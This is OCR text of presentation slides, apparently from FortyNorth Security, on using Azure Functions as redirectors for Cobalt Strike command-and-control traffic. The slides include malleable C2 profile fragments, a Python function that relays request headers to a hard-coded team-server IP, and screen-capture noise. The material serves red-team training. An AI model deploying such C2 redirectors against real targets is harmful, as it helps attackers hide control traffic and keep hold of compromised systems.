
```
        header "Cache-Control" "max-age=547738, public, no-transform, must-revalidate";
        header "Connection" "keep-alive";

        output {
            print;
        }
    }
}

http-stager {
        set uri_x86 "/api/TestWebTrigger";
        set uri_x64 "/api/Stage64";
}
root@azuretesting:~/cobaltstrike#
```

FORTYNORTH SECURITY

```
http-post {

    set uri "/api/Postt";

    client {

        header "Accept" "*/*";

        id {
                base64;
                prepend "TRY=";
                header "Cookie";

        }

        output {
            print;
        }
    }

    server {
        header "Content-Type" "application/ocsp-response";
        header "content-transfer-encoding" "binary";
        header "Cache-Control" "max-age=547738, public, no-transform, must-revalidate";
        header "Connection" "keep-alive";

        output {
            print;
        }
    }
}
```

Azure Functions

FORTYNORTH SECURITY


Cobalt Strike
[flynn@win3910: /usr/sh...
~/gitrepos/AzureFunctio...
__init__.py - AzureFunc...
08:10 PM
Trash
File System
Home
Cobalt Strike
Cobalt Strike View Attacks Reporting Help
external
internal
listener
user
computer
note
process
pid
arch
last
ClassBuilder.py
profile
default
__init__.py - AzureFunctionHere - Visual Studio Code
File Edit Selection View Go Debug Terminal Help
EXPLORER
OPEN EDITORS
__init__.py GetIt
__init__.py PostIt
__init__.py StageIt
AZUREFUNCTIONHERE
.venv
.vscode
GetIt
__init__.py
function.json
sample.dat
PostIt
__init__.py
function.json
sample.dat
StageIt
__init__.py
function.json
sample.dat
WebTrigger
.funcignore
.gitignore
host.json
local.settings.json
proxies.json
requirements.txt
OUTLINE
GetIt > __init__.py > ...
1 import logging
2 import urllib.parse
3 import urllib.request
4 import azure.functions as func
5
6 def main(req: func.HttpRequest) -> func.HttpResponse:
7 header_dict = {}
8 # makes web request to get url of team server with all headers
9 get_url = 'http://206.189.180.221/FortyNorth/GetIt'
10 for key, value in dict(req.headers).items():
11 header_dict.update({key : value})
12
13 request = urllib.request.Request(get_url, headers=header_dict)
14 with urllib.request.urlopen(request) as response:
15 html = response.read()
16 return func.HttpResponse(html)
17
OUTPUT
TERMINAL
DEBUG CONSOLE
PROBLEMS
Azure Functions
Spaces: 4
Plain Text

Azure Functions – Python Bug

- One thing to note – there is a bug with the HTTP Trigger URLs
  - Specifically when deploying a Python app
- The trigger URLs shown will currently include “api” as the route prefix even when you modify it to be something different
- The Azure portal will show the correct HTTP trigger URL
  - It will actually show the route prefix that you specified
- This should be getting fixed soon, Microsoft has reproduced the issue on their end


{} host.json > {} extensionBundle

```
{
  "version": "2.0",
  "extensions": {
    "http": {
      "routePrefix": "NotAPI"
    }
  },
  "extensionBundle": {
    "id": "Microsoft.Azure.Functions.ExtensionBundle",
    "version": "[1.*, 2.0.0)"
  }
}
```

OUTPUT TERMINAL DEBUG CONSOLE PROBLEMS Azure Functions

```
2:02:49 PM testapiname:     root (0)
2:02:49 PM testapiname: Number of gids 1
2:02:49 PM testapiname:     root (0)
2:02:49 PM testapiname: Uploading built content /home/site/deployments/functionappartifact.squashfs for linux c
2:02:50 PM testapiname: Resetting all workers for testapiname.azurewebsites.net
2:02:50 PM testapiname: Deployment successful.
2:03:08 PM testapiname: Syncing triggers...
2:03:14 PM testapiname: Querying triggers...
2:03:23 PM testapiname: HTTP Trigger Urls:
DifferentURL: https://testapiname.azurewebsites.net/api/DifferentURL
```

FORTY


Enable
Disable
Delete
Get Function Url
Refresh
Get Function Url
default (function key)
testapiname.azurewebsites.net/NotAPI/DifferentURL?
OK

Final Thoughts

- Azure Functions are super fast to get set up and operational for a new redirector
  - They are the Azure equivalent of AWS Lambdas
- You can let it be a “dumb” redirector, or add as much logic and filtering to it as you would like
- Modifications made to your code are easily pushed and synced within Azure with the push of a button
- Try running one of these on your next op!

Thanks! Questions?

- Thanks for your time
- https://github.com/FortyNorthSecurity/FunctionalC2
- @FortyNorthSec
- https://www.fortynorthsecurity.com
- https://github.com/FortyNorthSecurity